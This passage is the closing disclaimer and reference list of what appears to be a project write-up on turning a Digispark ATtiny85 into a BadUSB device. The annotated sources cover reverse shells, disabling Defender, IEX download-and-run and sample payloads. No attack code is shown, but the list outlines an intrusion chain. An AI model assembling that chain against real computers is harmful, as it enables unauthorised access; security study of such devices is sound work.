law- I am not responsible for misuse, damage, or personal harm caused by any of this content.

15. References.

[1] : **Week of Powershells. By: Nikhil Mittal, Written May 2015.** *Background information and script for conducting a reverse shell in PowerShell.*
@ http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
[2] : **Budget "USB Rubber Ducky" - Digispark ATtiny85. By: inc0x0, Written October 2018.** *Guide for creating a Rubber Ducky from a ATtiny85.*
@ https://inc0x0.com/2018/10/budget-usb-rubber-ducky-digispark-attiny85/
[3] : **Introduction to the ATtiny85 - What is a ATtiny85? By: Les Pounder, Written November 2017.** *Background information on the ATtiny85.*
@ https://www.electromaker.io/blog/article/introduction-to-the-attiny85-19
[4] : **USB Rubber Ducky – Penetration Testing. By: Unknown, Updated September 2022.** *USB Rubber Ducky background information.*
@ https://www.geeksforgeeks.org/usb-rubber-ducky-penetrationtesting/#:~:text=USB%20Rubber%20ducky%20is%20an,payload%20to%20the%20victim's%20computers
[5] : **What is a Reverse Shell. By: Tomasz Andrzej Nidecki, Written August 2019.** *Background information and definition of a reverse shell.*
@ https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/
[6] : **4 Fast and Easy ways to Run Windows PowerShell as an Admin on Windows. By Dave W. Shanahan, Written August 2022**. *Running PowerShell as Admin without a GUI.*
@ https://www.onmsft.com/how-to/how-to-run-windows-powershell-as-an-admin
[7] : **ATtiny85 Github Repository. By: Muhammad Talha Khan**. *Repository with sample payloads for an ATtiny85 Rubber Ducky project.*
@ https://github.com/MTK911/Attiny85
[8] : **How to Disable real-time protection on Microsoft Defender Antivirus. By: Mauro Huculak, Written May 2022.** *Disabling defender features and background info.*
@ https://www.windowscentral.com/how-disable-real-time-protection-microsoft-defender-antivirus
[9] : **taskkill. By: Multiple Contributors, Written July 2021.** *Information and options for the "taskkill" command.*
@ https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/taskkill
[10] : **Windows Defender Firewall... By: Multiple Contributors, Written October 2022.** *PowerShell administration of the windows defender firewall.*
@ https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-firewall/windows-firewall-with-advanced-security-administration-with-windows-powershell
[11] : **PowerShell. By: "Darth Sidious", Written 2018.** *IEX download and run command for PowerShell background and information.*
@ https://hunter2.gitbook.io/darthsidious/enumeration/powershell
[12] : **Invoke-WebRequest. Reference.** *PowerShell command reference from Microsoft, information and options.*
@ https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-7.3
[13] : **How to Create a Reverse Shell in Python. By: Abdou Rockikz, Updated August 2022.** *Python reverse shell guide and further steps.*
@ https://www.thepythoncode.com/article/create-reverse-shell-python
[14] : **A Complete Beginner Friendly Guide to the Digispark BadUSB . By: "Baud" (User), Written August 2018.** *Digispark BadUSB reference material/information.*
@ https://0x00sec.org/t/a-complete-beginner-friendly-guide-to-the-digispark-badusb/8002
[15] : **USB HID Usage Tables By: Multiple Contributors, Last Updated October 2004 (Version 1.12).** *Key usage and definitions.*
@ https://www.usb.org/sites/default/files/documents/hut1_12v2.pdf

*Cover page stock image provided by: **Pixabay** https://pixabay.com/photos/language-lab-college-university-181083/ using a non-arbitration license.